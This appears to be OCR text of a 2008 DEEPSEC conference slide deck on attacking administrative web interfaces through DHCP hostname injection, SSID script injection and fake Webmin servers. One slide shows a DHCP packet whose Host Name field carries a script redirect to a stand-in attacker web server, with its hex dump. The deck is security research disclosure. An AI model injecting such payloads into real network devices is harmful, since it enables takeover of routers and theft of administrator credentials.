Behind Enemy Lines

Administrative Web Application Attacks

Rafael Dominguez Vega

10011001001101001110111001

DEEPSEC 2008

MWR InfoSecurity

Main Objectives

- Insecurities
- Impact
- Attack Techniques

MWR InfoSecurity

A little about me ...

MWR InfoSecurity

What this talk will cover

- Intro
- DHCP Script Injection Attack
- SSID Script Injection Attack
- Scanning for Webmin Servers Attack
- Recommendations, Summary & QA

MWR InfoSecurity

Introduction

MWR InfoSecurity

Administrative Web Interfaces

- Administer Systems and Networks
- Help Administrators
- Most Network Systems have One

MWR InfoSecurity

Why should they be secured?

- Vulnerable as any other Web Application
- Highly Privileged Access
- Different Services, Systems and Protocols
- Used in “Trusted Environment”

MWR InfoSecurity

Today's Web Application Attacks


- User Input Validation
- Security Best Practice
- Out of Band Channels


MWR InfoSecurity

DHCP Script Injection Attack

MWR InfoSecurity

DHCP “HandShake”





MWR InfoSecurity

DHCP Request Packet

```
⊞ Option: (t=53,l=1) DHCP Message Type = DHCP Request
⊞ Option: (t=12,l=64) Host Name = "<body onload=window.location.href='http://attacker-web-server/'>"
⊞ Option: (t=50,l=4) Requested IP Address = 192.168.177.131
⊞ Option: (t=54,l=4) Server Identifier = 10.0.0.1
⊞ Option: (t=55,l=3) Parameter Request List
  End Option
  Padding
```

```
00f0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0100  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0110  00 00 00 00 00 00 63 82  53 63 35 01 03 0c 40 3c   ......c. Sc5...@<
0120  62 6f 64 79 5f 6f 6e 6c  6f 61 64 3d 77 69 6e 64   body_onl oad=wind
0130  6f 77 2e 6c 6f 63 61 74  69 6f 6e 2e 68 72 65 66   ow.locat ion.href
0140  3d 27 68 74 74 70 3a 2f  2f 61 74 74 61 63 6b 65   ='http:/ /attacke
0150  72 2d 77 65 62 2d 73 65  72 76 65 72 2f 27 3e 32   r-web-se rver/'>2
0160  04 c0 a8 b1 83 36 04 0a  00 00 01 37 03 70 61 64   .....6.. ...7.pad
0170  ff 00                                             ..
```


MWR InfoSecurity

DHCP Script Injection Attack

- Active DHCP Leases List
- Attacker located in same LAN
- To Be Vulnerable


MWR INFOSECURITY

DHCP Script Injection Attack




MWR InfoSecurity

DHCP Script Injection Attack




MWR InfoSecurity

DHCP Script Injection Attack



MWR InfoSecurity

DHCP Script Injection Attack



MWR InfoSecurity

DHCP Script Injection Attack - DEMO

- pfSense
- Tool
- Remote Command Execution

MWR InfoSecurity

SSID Script Injection Attack

MWR InfoSecurity

SSID Script Injection Attack

- 802.11 Protocol
- Management Beacon Frames
- Malicious Code in SSID


MWR InfoSecurity

SSID Script Injection Attack

- “Scan for Neighbours AP” Functionality
- Attacker located in Wireless Range
- Max. SSID length = 32 Characters
- SSID1/** **/SSID2 = 64 Characters
- Access to Internet Attacker Server


MWR InfoSecurity

SSID Script Injection




MWR InfoSecurity

SSID Script Injection




MWR InfoSecurity

SSID Script Injection



MWR INFOSECURITY

SSID Script Injection



MWR InfoSecurity

SSID Attack - DEMO

- Linksys – DD-WRT firmware
- Tool
- Disable Wireless Encryption

MWR InfoSecurity

Scanning for Webmin Servers Attack

MWR InfoSecurity

Webmin

webmin

MWR InfoSecurity

Scanning for Webmin Servers


MWR InfoSecurity

Scanning for Webmin Servers Attack

- Attacker located in same Network
- Redirect user to fake Webmin Server
- Obtain Administrator Credentials
- CSRF
  - Server Side Vulnerability - XSS
  - Client Side Vulnerability - Header Injection


MWR InfoSecurity

Scanning for Webmin Servers Attack




MWR InfoSecurity

Scanning for Webmin Servers Attack



MWR INFOSECURITY

Scanning for Webmin Servers Attack



MWR InfoSecurity


DEMO

MWR InfoSecurity

Webmin Web Based Attack Propagation

